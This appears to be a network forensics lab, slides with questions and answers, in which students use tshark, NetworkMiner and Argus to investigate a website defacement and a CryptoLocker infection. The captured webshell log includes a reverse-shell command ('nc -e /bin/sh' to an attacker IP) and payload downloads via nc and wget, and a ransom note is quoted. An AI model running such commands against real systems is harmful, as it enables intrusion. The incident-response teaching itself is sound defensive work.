
- A1.1: Attacker IP = 217.195.49.146
- A1.2: Steps carried out by attacker:
 - Launch reverse shell through command injection (CVE-2014-1683)
 - Download fr.jpg and fr.html with wget

Question 1.3

- Q1.3: Show how the web page looked after the defacement for URL <http://www.pwned.se/skyblue/>
- Tip: NetworkMiner has already extracted all files downloaded from the webserver here:
`/opt/networkminer/AssembledFiles/192.168.0.2/HTTP - TCP 80/skyblue/`

Answer 1.3

- A1.3: Defaced index.html is extracted here:
file:///opt/networkminer/AssembledFiles/192.168.0.2/HTTP - TCP 80/skyblue/index[6].html



Question 1.4

- The attacker also placed a webshell (PHP backdoor) here: www.pwned.se/skyblue/cm0.php
- Q1.4: List all commands FrogSquad sent using the cm0 backdoor on March 12
- Recommended tools
 - tshark (-T fields -e http.request.uri)
 - NetworkMiner (Parameters tab)


Proceed to Bonus
Question 1.5 when
finished!

HTTP filtering with Tshark

- `user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$
tshark -r snort.log.1426118407 -R
"http.request.uri contains cm0.php" -T
fields -e http.request.uri | ruby -r uri -ne
'puts(URI.decode $_)'`

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tshark -r snort.log.1426118407 -R
"http.request.uri contains cm0.php" -T fields -e http.request.uri | ruby -r uri -ne 'puts(URI.decode $_)'
/cm0.php?cmd=pwd
/cm0.php?cmd=pwd
/skyblue/cm0.php?cmd=pwd
/skyblue/cm0.php?cmd=cat index.php
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 > fr.html
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=cat fr.html
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=nc 217.195.49.146 63129 >FrogSquad.jpg
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.html
/skyblue/cm0.php?cmd=wget http://217.195.49.146:63129/fr.gif
/skyblue/cm0.php?cmd=ls
/skyblue/cm0.php?cmd=ls -lrt
/skyblue/cm0.php?cmd=wget -?
/skyblue/cm0.php?cmd=wget -? 2>&1
/skyblue/cm0.php?cmd=wge 2>&1
/skyblue/cm0.php?cmd=ls -l F*
/skyblue/cm0.php?cmd=ls -l fr*
/skyblue/cm0.php?cmd=nc -e /bin/sh 217.195.49.146 63122
/skyblue/cm0.php?cmd=ls -l
/skyblue/cm0.php?cmd=ls -la
/skyblue/cm0.php?cmd=ls -la 2>&1
/skyblue/cm0.php?cmd=ls -la
```

Answer 1.4



NetworkMiner 1.6.1

File Tools Help

Hosts (2) | Frames (31xx) | Files (108) | Images (46) | Messages (11) | Credentials (1) | Sessions (1) |
 DNS | Parameters (758) | Keywords | Cleartext | Anomalies

Para...	Parameter value	Frame...	Sourc...	Sourc...
cid	3	4	217.1...	TCP 5...
cmd	ls -l F*	1861	217.1...	TCP 5...
cmd	ls -l F*	1659	217.1...	TCP 5...
cmd	wget -? 2>	1835	217.1...	TCP 5...
cmd	ls	1510	217.1...	TCP 5...
cmd	ls -la	2005	217.1...	TCP 5...
cmd	cat fr.html	1528	217.1...	TCP 5...
cmd	nc 217.195.49.146 63129 > fr.html	1483	217.1...	TCP 5...
cmd	ls	1776	217.1...	TCP 5...
cmd	wge 2>	1849	217.1...	TCP 5...
cmd	wget -?	1830	217.1...	TCP 5...
cmd	pwd	1376	217.1...	TCP 5...
cmd	ls -l F*	1713	217.1...	TCP 5...
cmd	wget http://217.195.49.146:63129/fr.gif	1748	217.1...	TCP 5...
cmd	ls -l	1956	217.1...	TCP 5...
cmd	nc 217.195.49.146 63129 >FrogSquad.jpg	1547	217.1...	TCP 5...
cmd	wget http://217.195.49.146:63129/fr.html	1734	217.1...	TCP 5...
cmd	ls -lrt	1816	217.1...	TCP 5...
cmd	ls -la	1975	217.1...	TCP 5...
cmd	ls -la 2>	1992	217.1...	TCP 5...
cmd	nc 217.195.49.146 63129 >FrogSquad.jpg	1675	217.1...	TCP 5...
cmd	cat index.php	1430	217.1...	TCP 5...
cmd	ls	1451	217.1...	TCP 5...
cmd	ls	1469	217.1...	TCP 5...
cmd	ls -l fr*	1866	217.1...	TCP 5...
cmd	nc -e /bin/sh 217.195.49.146 63122	1883	217.1...	TCP 5...
cmd	ls	1581	217.1...	TCP 5...
cmd	pwd	1410	217.1...	TCP 5...
Conten...	507	40	217.1...	TCP 5...

Case Panel

Filename	MD5
217.195.49.146.pcap	ae9c...

Reload Case Files

Running NetworkMiner with Mono

Bonus Question 1.5

- Q1.5: Did FrogSquad come back at a later time from the same class C IP network (217.195.49.0/24)?

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/argus$ racluster -R * -n -- net 217.195.49.0/24
```

StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts	SrcBytes	DstBytes
2015-03-11 13:52:39	tcp	217.195.49.112.50875	->		192.168.0.2.80		10	480	1316
2015-03-11 13:54:01	tcp	217.195.49.112.50879	->		192.168.0.2.80		10	780	819
2015-03-11 13:53:58	tcp	217.195.49.112.50877	->		192.168.0.2.80		126	4945	78470
2015-03-11 13:54:01	tcp	217.195.49.112.50881	->		192.168.0.2.80		10	780	773
2015-03-11 13:53:58	tcp	217.195.49.112.50876	->		192.168.0.2.80		185	8836	122352
2015-03-11 13:54:01	tcp	217.195.49.112.50880	->		192.168.0.2.80		19	1567	5247
2015-03-11 13:54:01	tcp	217.195.49.112.50878	->		192.168.0.2.80		34	1571	18257
2015-03-11 13:54:37	tcp	217.195.49.112.50882	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:40	tcp	217.195.49.112.50889	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:44	tcp	217.195.49.112.50924	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:46	tcp	217.195.49.112.50939	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:48	tcp	217.195.49.112.50966	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:50	tcp	217.195.49.112.51001	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:52	tcp	217.195.49.112.51042	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:54	tcp	217.195.49.112.51091	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:56	tcp	217.195.49.112.51146	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:57	tcp	217.195.49.112.51208	->		192.168.0.2.80		4	206	74
2015-03-11 13:54:59	tcp	217.195.49.112.51303	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:01	tcp	217.195.49.112.51383	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:02	tcp	217.195.49.112.51490	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:03	tcp	217.195.49.112.51577	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:05	tcp	217.195.49.112.51670	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:05	tcp	217.195.49.112.35083	->		192.168.0.2.22		4	206	74
2015-03-11 13:55:07	tcp	217.195.49.112.51821	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:09	tcp	217.195.49.112.51953	->		192.168.0.2.80		4	206	74
2015-03-11 13:55:10	tcp	217.195.49.112.52097	->		192.168.0.2.80		4	206	74

```
[...]
```


Bonus Answer 1.5

- A: Yes
 - TCP 80 (HTTP) was accessed on:
 - 2015-03-11
 - 2015-03-12
 - 2015-03-16
 - 2015-03-19
 - TCP 22 (SSH) was accessed on:
 - 2015-03-11
 - 2015-03-12
- Command:
 - racluster -R * -nu – net 217.195.49.0/24

IDS / Blacklist Information Overload



Filtering with Whitelists

- No signatures needed
- Detection of 0-day vulnerability attacks

Rinse-Repeat Process:

1. Look at network traffic
2. Define what's normal (whitelist)
3. Remove that
4. GOTO 1.

Flow analysis with Argus

- Argus tracks bi-directional flows in network traffic
- Developer: Carter Bullard
- 4.1 GB PCAP = 297 MB Argus
 - Only requires ~7% disk compared to FPC
- Useful Commands:
 - Ra : Prints Argus records
 - Rasort : Sorts Argus records
 - Racluster : Clusters/merges Argus records
 - Rfilteraddr : Selects Argus records that include IP addresses in a text file



Argus Example: ra

ra [options] [-- filter-expression]

-n suppress port number to service conversion.

-r [- | <file file ...>]

Read data from <files> in the order presented on the commandline. '-' denotes stdin.

-R <dir dir ...>

Recursively descend the directory and process all the regular files that are encountered.

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/argus$ ra -R * -n -- net 217.195.49.0/24 | head
```

	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts
	2015-03-11 13:52:39	tcp	217.195.49.112.50875	->		192.168.0.2.80		10
	2015-03-11 13:53:58	tcp	217.195.49.112.50876	->		192.168.0.2.80		182
	2015-03-11 13:53:58	tcp	217.195.49.112.50877	->		192.168.0.2.80		123
	2015-03-11 13:54:01	tcp	217.195.49.112.50878	->		192.168.0.2.80		31
	2015-03-11 13:54:01	tcp	217.195.49.112.50879	->		192.168.0.2.80		7
	2015-03-11 13:54:01	tcp	217.195.49.112.50880	->		192.168.0.2.80		16
	2015-03-11 13:54:01	tcp	217.195.49.112.50881	->		192.168.0.2.80		7
	2015-03-11 13:54:07	tcp	217.195.49.112.50879	->		192.168.0.2.80		3
	2015-03-11 13:54:07	tcp	217.195.49.112.50877	->		192.168.0.2.80		3

Argus Example: racluster

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/argus$ racluster -R * -n -- net 217.195.49.0/24 | head
```

	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts
2015-03-11	13:52:39	tcp	217.195.49.112.50875	->		192.168.0.2.80		10
2015-03-11	13:54:01	tcp	217.195.49.112.50879	->		192.168.0.2.80		10
2015-03-11	13:53:58	tcp	217.195.49.112.50877	->		192.168.0.2.80		126
2015-03-11	13:54:01	tcp	217.195.49.112.50881	->		192.168.0.2.80		10
2015-03-11	13:53:58	tcp	217.195.49.112.50876	->		192.168.0.2.80		185
2015-03-11	13:54:01	tcp	217.195.49.112.50880	->		192.168.0.2.80		19
2015-03-11	13:54:01	tcp	217.195.49.112.50878	->		192.168.0.2.80		34
2015-03-11	13:54:37	tcp	217.195.49.112.50882	->		192.168.0.2.80		4
2015-03-11	13:54:40	tcp	217.195.49.112.50889	->		192.168.0.2.80		4

Argus Example: racluster + rasort

```
user@securityunion:/nsm/sensor_data/securityunion-eth1/argus$ racluster -R * -w - -- net 217.195.49.0/24
| rasort -m stime -n | head
```

	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts
	2015-03-11 13:52:39	tcp	217.195.49.112.50875		->	192.168.0.2.80		10
	2015-03-11 13:53:58	tcp	217.195.49.112.50876		->	192.168.0.2.80		185
	2015-03-11 13:53:58	tcp	217.195.49.112.50877		->	192.168.0.2.80		126
	2015-03-11 13:54:01	tcp	217.195.49.112.50878		->	192.168.0.2.80		34
	2015-03-11 13:54:01	tcp	217.195.49.112.50879		->	192.168.0.2.80		10
	2015-03-11 13:54:01	tcp	217.195.49.112.50880		->	192.168.0.2.80		19
	2015-03-11 13:54:01	tcp	217.195.49.112.50881		->	192.168.0.2.80		10
	2015-03-11 13:54:37	tcp	217.195.49.112.50882		->	192.168.0.2.80		4
	2015-03-11 13:54:40	tcp	217.195.49.112.50889		->	192.168.0.2.80		4

Passive DNS

- Domain names can be resolved locally by leveraging captured DNS traffic
- Search PCAP file for captured lookup:
 - `tshark -r dump.pcap -R "dns.resp.addr==108.160.170.50"`
 - `tshark -r dump.pcap -R "dns.resp.name contains facebook.com"`
 - `tcpdump -r dump.pcap -n src port 53 | fgrep facebook.com`
- Generate hosts file:
 - `tshark -r dump.pcap -q -z hosts`

Tshark -z hosts

```
user@securityunion:/nsm/sensor_data/securityunion-eth1/dailylogs/2015-03-12$ tshark -r snort.log.1426118407 -q -z hosts
```

```
# TShark hosts output
```

```
#
```

```
# Host data gathered from snort.log.1426118407
```

```
208.239.76.34      mycompany.com
212.227.17.171    pop.gmx.com
212.227.17.187    pop.gmx.com
216.58.209.142    sb.l.google.com
216.58.209.110    safebrowsing.cache.l.google.com
213.155.151.154   clients.l.google.com
213.155.151.155   clients.l.google.com
213.155.151.148   clients.l.google.com
213.155.151.149   clients.l.google.com
213.155.151.150   clients.l.google.com
213.155.151.15    clients.l.google.com
213.155.151.152   clients.l.google.com
213.155.151.153   clients.l.google.com
213.155.151.185   safebrowsing.cache.l.google.com
```

```
[...]
```

Bro logged DNS for us!

```

user@securityonion:/nsm/bro/logs$ fgrep 31.13.91.2 2015-*/dns.*
2015-03-06/dns.07:00:00-08:00:00.log:1425628288.380572      C29wRtsgsXuBzODDg
192.168.0.51      47752      192.168.0.1      53      udp      47202
graph.facebook.com      1      C_INTERNET      1      A
0      NOERROR      F      F      TT      0
api.facebook.com,star.c10r.facebook.com,31.13.91.2
1459.000000,1459.000000,25.000000      F
2015-03-09/dns.08:00:00-09:00:00.log:1425891225.118616      CM38JV2H70Vc9dfK4e
192.168.0.51      52502      192.168.0.1      53      udp      34217
www.facebook.com      1      C_INTERNET      1      A      0
NOERROR      F      F      TT      0
star.c10r.facebook.com,31.13.91.2      1895.000000,44.000000
2015-03-09/dns.08:00:00-09:00:00.log:1425891225.226124      CIHnbk33UXn5mVj4s9
192.168.0.51      35777      192.168.0.1      53      udp      63159
www.facebook.com      1      C_INTERNET      1      A      0
NOERROR      F      F      TT      0
star.c10r.facebook.com,31.13.91.2      1895.000000,44.000000      F
F
  
```

[...]

Automating Filtering with Whitelists

Alexa provide a list of the top 1 million domains



Idea:

Ignore flows to/from domains listed by Alexa

Problem:

Flows use IP addresses, not domain names

- 1,google.com
- 2,facebook.com
- 3,youtube.com
- 4,yahoo.com
- 5,baidu.com
- 6,amazon.com
- 7,wikipedia.org
- 8,taobao.com
- 9,twitter.com
- 10,qq.com
- 11,google.co.in
- 12,live.com
- 13,sina.com.cn
- 14,linkedin.com
- 15,weibo.com
- [...]

ip_whitelist.py

- Converts domain list to IP list
- Passive DNS resolution
 - Uses captured DNS lookups (Bro)
- Reduces flows in the scenario by 85%
- Usage:
 - `cat /usr/local/etc/top-1m.csv | ip_whitelist.py > ip_whitelist.txt`
 - `rafilteraddr -R * -v -f ip_whitelist.txt`

ip__whitelist.py

path: /usr/local/bin/ip_whitelist.py

```
#!/usr/bin/env python
#
# Author: Erik Hjelmvik, FM CERT
# Date: 2015-05-05
#
# ==USAGE==
# wget http://s3.amazonaws.com/alexa-static/top-1m.csv.zip
# unzip top-1m.csv.zip
# cat top-1m.csv | python ip_whitelist.py > ip_whitelist.txt
#
# The script will download the Alexa CSV file on its own if nothing is provided on STDIN:
# python ip_whitelist.py > ip_whitelist.txt
#
# ==DESCRIPTION==
# A simple script for Security Onion that produces a list of IP addresses
# based on the Alexa top 1M DNS hosts. The output IP whitelist is suitable
# for usage with ra (from Carter Bullard's Argus) like this:
# rafilteraddr -R /nsm/sensor_data/securityonion-eth1/argus/* -v -f ip_whitelist.txt
#
import os
import re
import sys

def parse_dns_stream(stream):
    for tuple in re.findall(r'(\S+)\s+(\S+)\n', stream.read()):
        if(len(tuple) > 1 and tuple[1] != '-'):
            queries = [tuple[0]]
            answers = []
            for a in tuple[1].split(","):
                if re_ipv4.match(a) or re_ipv6.match(a):
                    answers.append(a)
                else:
                    queries.append(a)
            for q in queries:
                s = q.split(".")
                for i in range(0, len(s)-1):
                    subdomain = ".".join(s[i:])
                    if(subdomain in whitelist):
                        ip_whitelist.update(answers)

whitelist = set()
if(sys.stdin.isatty()):
    with os.popen("curl -q 'http://s3.amazonaws.com/alexa-static/top-1m.csv.zip' | gunzip -c | cut -d, -f2") as top_domain_stream:
        for domain in top_domain_stream.readlines():
            whitelist.add(domain.strip())
else:
    for csv_line in sys.stdin:
        whitelist.add(csv_line.split(',') [1].strip())
re_ipv4 = re.compile("^d+\.d+\.d+\.d+")
re_ipv6 = re.compile("^[0-9a-fA-F]{1,4}:+:[0-9a-fA-F]{1,4}")
ip_whitelist = set()
with os.popen("gunzip -c /nsm/bro/logs/20*/dns*.log.gz 2>/dev/null | bro-cut query answers") as stream:
    parse_dns_stream(stream)
with os.popen("cat /nsm/bro/logs/20*/dns*.log 2>/dev/null | bro-cut query answers") as stream:
    parse_dns_stream(stream)
for ip in ip_whitelist:
    print(ip)
```



Incident #2: Malware



CRYPTOLOCKER

You important files encryption produced on this computer:
photos, videos, documents, etc.

If you see this text, but do not see "CryptoLocker" window, then your antivirus deleted "CryptoLocker" from computer. If you need your files, you have to recover "CryptoLocker" from the antivirus quarantine, filename is: windsk.exe

In case of emergency(!), you can contact our support team via e-mail

windsk01@mail.ru

Approximate destruction time of your private key:

13.4.2015 2:40:58

If the time is finished you are unable to recover files anymore!

Question 2.1

- Q 2.1: From which three "odd" (non-legitimate) domain names were the largest downloads made by Ned's computer (192.168.0.53)?
- Tip: disregard downloads from Microsoft/Google/Facebook/Akamai and other common domains

rafilteraddr + ip_whitelist

```
rafilteraddr -R * -v -f /usr/local/etc/ip_whitelist.txt -w - -- src host 192.168.0.53 and not dst net 192.168.0.0/16 |
racluster -w - | rasort -m dbytes -n | head
```

DstBytes	StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts	SrcBytes
	2015-04-07 13:35:01	tcp	192.168.0.53.2214		->	193.9.28.35.80	2000	49637	1597481
	2015-04-07 13:35:02	tcp	192.168.0.53.2215		->	148.251.80.172.443	1463	29749	1402928
	2015-04-07 13:34:43	tcp	192.168.0.53.2210		->	68.164.182.11.80	583	13754	533678
	2015-03-06 14:11:39	tcp	192.168.0.53.1102		->	97.74.215.136.80	472	10223	441343
	2015-03-17 07:27:56	tcp	192.168.0.53.1287		->	212.227.17.187.110	469	9895	421636
	2015-03-13 08:21:24	tcp	192.168.0.53.3445		->	212.227.17.171.110	356	7375	320909
	2015-04-08 22:54:01	tcp	192.168.0.53.4237		->	217.172.189.244.80	299	6396	279543
	2015-04-08 03:27:02	tcp	192.168.0.53.2042		->	217.172.189.243.80	290	6156	273205
	2015-03-09 09:36:54	tcp	192.168.0.53.1136		->	213.186.33.2.80	273	6048	250896

Answer 2.1

- A2.1: www.mybusinessdoc.com,
193.9.28.35 and 1.web-counter.info


2015-04-07 13:34:43	68.164.182.11 :80	0.5 MB downloaded
2015-04-07 13:35:01	193.9.28.35 :80	1.5 MB downloaded
2015-04-07 13:35:02	148.251.80.172 :443	1.4 MB downloaded

Question 2.2

- Q2.2: Are the files downloaded from www.mybusinessdoc.com (68.164.182.11) malicious?
- Recommended tools:
 - tcpdump (filter with BPF: host 68.164.182.11)
 - NetworkMiner (Files tab)
 - OR
 - Wireshark (File > Export > Objects > HTTP)
 - VirusTotal.com (search for MD5/SHA hash)

Files tab in NetworkMiner

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07$ tcpdump -r snort.log.1428364808 -w /var/tmp/68.164.182.11.pcap host 68.164.182.11
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07$ /opt/networkminer/networkminer /var/tmp/68.164.182.11.pcap
```



NetworkMiner 1.6.1

File Tools Help

Keywords | Cleartext | Anomalies | **Files (3)** | Images | Messages | Credentials | Sessions (1) | DNS | Parameters (12)

Rec...	Source host	S. port	Destin...	D. port	Filename
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	c87ed3c.gif
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	551d88323f7e.gif
/opt/...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	f7.gif

